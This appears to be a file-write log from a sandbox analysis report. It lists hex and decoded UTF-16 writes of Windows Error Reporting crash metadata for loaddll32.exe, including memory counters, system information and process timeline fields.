C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3780	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 34 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>974456</QuotaPeakPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3894	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3898	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	3908	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 32 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>942568</QuotaPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>73816</QuotaPeakNonPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>72728</QuotaNonPagedPoolUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 33 00 39 00 38 00 32 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34398208</PagefileUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 37 00 35 00 34 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>34754560</PeakPagefileUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 33 00 39 00 38 00 32 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34398208</PrivateUsage>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	4874	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5482	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5486	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5488	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5528	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5532	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5534	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5572	4	0d 00 0a 00		success or wait	6	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5576	2	09 00		success or wait	12	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	5580	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6134	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6138	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6140	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6180	4	0d 00 0a 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6184	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6186	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6224	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6228	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6232	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6326	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6330	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6334	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 67 00 61 00 65 00 67 00 72 00 75 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>gaegru, Inc.</SystemManufacturer>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6440	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6444	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6448	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 67 00 61 00 65 00 67 00 72 00 75 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>gaegru7,1</SystemProductName>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6544	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6548	2	09 00		success or wait	2	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6552	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6672	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6676	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6680	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 39 00 36 00 32 00 32 00 33 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613962235</OSInstallDate>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6762	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6766	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6770	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6872	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6876	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6880	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6948	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6952	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6954	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6994	4	0d 00 0a 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	6998	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7000	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7034	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7038	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7042	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7138	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7142	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7144	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7180	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7184	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7186	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7210	4	0d 00 0a 00		success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7214	2	09 00		success or wait	6	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7218	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7464	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7468	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7470	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7496	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7500	2	09 00		success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7502	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 33 00 3a 00 31 00 35 00 3a 00 30 00 38 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T23:15:08Z">	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7602	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7606	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7610	260	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 34 00 30 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 30 00 34 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 30 00 34 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31	<Process AsId="407" PID="408" UptimeMS="8046" TimeSinceCreationMS="8046" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="1	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7870	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7874	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7878	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7898	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7902	2	09 00		success or wait	1	7231497A	unknown
